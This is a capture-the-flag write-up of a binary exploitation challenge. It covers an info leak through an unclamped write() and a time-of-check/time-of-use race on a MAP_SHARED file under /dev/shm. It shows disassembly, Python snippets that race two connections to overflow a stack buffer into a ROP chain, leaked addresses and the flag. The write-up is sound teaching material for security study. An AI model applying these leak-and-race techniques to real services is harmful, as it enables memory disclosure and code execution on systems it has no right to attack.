 CTF WriteUps
Being Chalant Is Cool
- Category: pwn
“Everyone wants to be nonchalant until the same file changes underneath them. Pay attention unc. Can you make the record change at exactly the wrong moment?”
The best-protected binary of the set — Full RELRO, stack canary, NX and PIE — and the only one where none of that is the obstacle. The record being validated lives in a MAP_SHARED file, so a second connection can change it between the check and the use.
Solution:

1. OPEN maps a shared file
The four commands are OPEN <token>, POKE <off> <hex>, PEEK, RENDER. OPEN sanitises the token to at most 16 alphanumeric characters, appends it to /dev/shm/bc_, and maps the result:
0000172f:  mov    edx,0x180                 ; 0600
00001734:  mov    esi,0x42                  ; O_RDWR|O_CREAT
0000173e:  call   0x11e0                    ; open
00001759:  cmp    qword ptr [rsp + 0x40],0xfff
0000176b:  call   0x1180                    ; ftruncate(fd, 0x1000)
0000177d:  mov    ecx,0x1                   ; MAP_SHARED
00001782:  mov    edx,0x3                   ; PROT_READ|PROT_WRITE
00001787:  mov    esi,0x1000
00001791:  call   0x1170                    ; mmap
MAP_SHARED on a path derived only from a user-supplied token is the whole challenge in one line: any two connections that OPEN the same token are writing to the same physical pages. The record header is magic "SHFT" at +0x00, a u32 length at +0x08, and the record body at +0x10.
2. PEEK clamps the copy but not the echo
sub_155c is careful exactly once:
0000157e:  mov    ebx,dword ptr [rsi + 0x8]  ; len, straight from the mapping
00001581:  mov    edx,0x40
00001586:  cmp    ebx,edx
00001588:  cmovbe edx,ebx                   ; edx = min(len, 0x40)
0000159c:  call   0x11c0                    ; __memcpy_chk(buf, rec+0x10, edx, 0x40)
000015a1:  mov    edx,ebx                   ; ...but the echo uses the RAW len
000015ab:  call   0x1140                    ; write(1, buf, len)
The __memcpy_chk is clamped and would abort anyway. The write two instructions later is handed the unclamped u32. Since the length lives in a file we can POKE, PEEK becomes an arbitrary-length stack dump from a 64-byte buffer.
sub_155c pushes rbp and rbx then subtracts 0x58, so relative to the buffer at rsp:
| offset | contents |
|---|---|
0x48 |
stack canary |
0x68 |
return address into main -> PIE base |
0x338 |
__libc_start_main+0x80 -> libc base |
The first two follow from the prologue. The third was found by dumping 0x600 bytes and diffing the pointer-shaped qwords against /proc/<pid>/maps — the frames between sub_155c and __libc_start_main are fixed-size, so the offset is stable across runs even though the absolute address is not. Verified across three runs before relying on it:
libc=0x7f1225e00000  +0x298 off=0x29d90  +0x338 off=0x29e40  canary=0x3d673e2e17ae2b00
libc=0x7f4ab3200000  +0x298 off=0x29d90  +0x338 off=0x29e40  canary=0x82f2c6302f12f800
libc=0x7f42aae00000  +0x298 off=0x29d90  +0x338 off=0x29e40  canary=0x8d9ba0cbecd35900
One run artefact worth naming: launching a PIE binary through ./ld-linux-x86-64.so.2 maps it in the 0x7f... mmap region rather than the usual 0x55..., so the PIE return address looks like a libc pointer at a glance. Subtracting the known call site (0x18e5) is what identifies it, not the shape of the address.
3. RENDER validates, then blocks, then re-reads
sub_147d is the TOCTOU:
00001492:  mov    rbx,qword ptr [0x4028]     ; rbx = the mapping
00001499:  mov    eax,dword ptr [rbx + 0x8]
0000149c:  cmp    eax,0x40
0000149f:  ja     0x1527                     ; TIME OF CHECK: len <= 0x40
000014ac:  call   0x1435                     ; "[*] validated; send GO to render"
000014bb:  call   0x13a0                     ; <-- BLOCKS reading a line
000014d5:  call   0x1130                     ; strncmp(line, "GO", 2)
000014de:  mov    edx,dword ptr [rbx + 0x8]  ; TIME OF USE: len read AGAIN
000014ee:  lea    rbx,[rsp + 0x10]
000014f6:  call   0x1309                     ; byte-by-byte copy into a 0x60 frame
The length is read twice from shared memory with a blocking read between them, and the copy at 0x1309 is hand-rolled — no __memcpy_chk, so FORTIFY never sees it.
This is a race only in name. The program parks itself on the GO prompt and waits, so the window is held open for as long as we like: connection A reaches the prompt, connection B rewrites the length, then A is allowed to proceed. No timing luck is involved.
With SUB RSP,0x60 after a push rbx, relative to the copy destination at rsp+0x10: canary at 0x48, saved rbx at 0x50, return address at 0x58.
poke(io_a, 0x10, payload)            # ROP chain into the record body
poke(io_a, 8, p32(0x20))             # small enough to pass the check
cmd(io_a, b"RENDER")
io_a.recvuntil(b"send GO to render\n")   # A is now parked

cmd(io_b, b"OPEN " + TOKEN)          # same file, same pages
poke(io_b, 8, p32(len(payload)))     # 120 bytes

io_a.sendline(b"GO")                 # A copies 120 bytes into a 0x60 frame
4. The bug that only showed up remotely
The above worked locally on the first try and failed against the live instance — it printed the receipt and returned to the prompt normally, which is what a non-overflowing copy looks like. The obvious suspect was per-connection isolation, so that got tested directly before touching the exploit:
A: OPEN sharetest ; POKE 0x10 4142434445464748 ; POKE 8 08000000 ; PEEK  ->  b'ABCDEFGH'
B: OPEN sharetest ;                              PEEK                ->  b'ABCDEFGH'
Shared, and B even inherits the length A set. So the fault was mine: poke() was sendline-ing B’s write and moving straight on to A’s GO without waiting for the service to process it. Locally the two processes interleave fast enough to hide that; over the network A’s GO frequently won, A re-read the old length, and 32 harmless bytes got copied.
The fix is to make the ordering explicit rather than probabilistic — read back the [*] ok that acknowledges each POKE:
def poke(io, off, data):
    for i in range(0, len(data), 64):
        cmd(io, b"POKE 0x%x %s" % (off + i, data[i:i + 64].hex().encode()))
        io.recvuntil(b"[*] ok")     # the write has LANDED, not merely been sent
That is the difference between a TOCTOU you win reliably and one you win locally.
[+] canary    = 0xd4d875ee1c120100
[+] PIE base  = 0x5853ab22f000
[+] libc base = 0x7c528c2f9000
[*] A parked on the GO read - check has passed
[*] B flipped length to 120 underneath A
[+] overflowed - returning into ROP chain
sunctf26{p4y_4tt3nt10n_wh3n_th3_l3dg3r_sh1fts_b3n34th_y0u}
Full script: solve.py
Flag: sunctf26{p4y_4tt3nt10n_wh3n_th3_l3dg3r_sh1fts_b3n34th_y0u}
Takeaways
- Full RELRO, canary, NX and PIE are all irrelevant to a bug in data rather than control flow. Reading
checksecfirst and picking a technique to match it leads away from this challenge; enumerating what the ops let you do leads straight to it. MAP_SHAREDon a user-influenced path is a shared-memory channel between connections, and validation of anything in that mapping is provisional. Look for a value read twice with any blocking call between the reads.- A TOCTOU with a blocking prompt inside the window is not a timing race — the program holds the door open. Treat “make the record change at exactly the wrong moment” as an ordering problem, not a speed problem.
- Over a socket,
sendlinemeans “queued”, not “applied”. Any multi-connection exploit whose steps must interleave in a specific order has to wait on the response that proves each step took effect; the local run will not expose the difference. - A clamped
memcpynext to an unclampedwriteof the same length is worth grepping for specifically. The dangerous call is the one that looks safe because its neighbour is.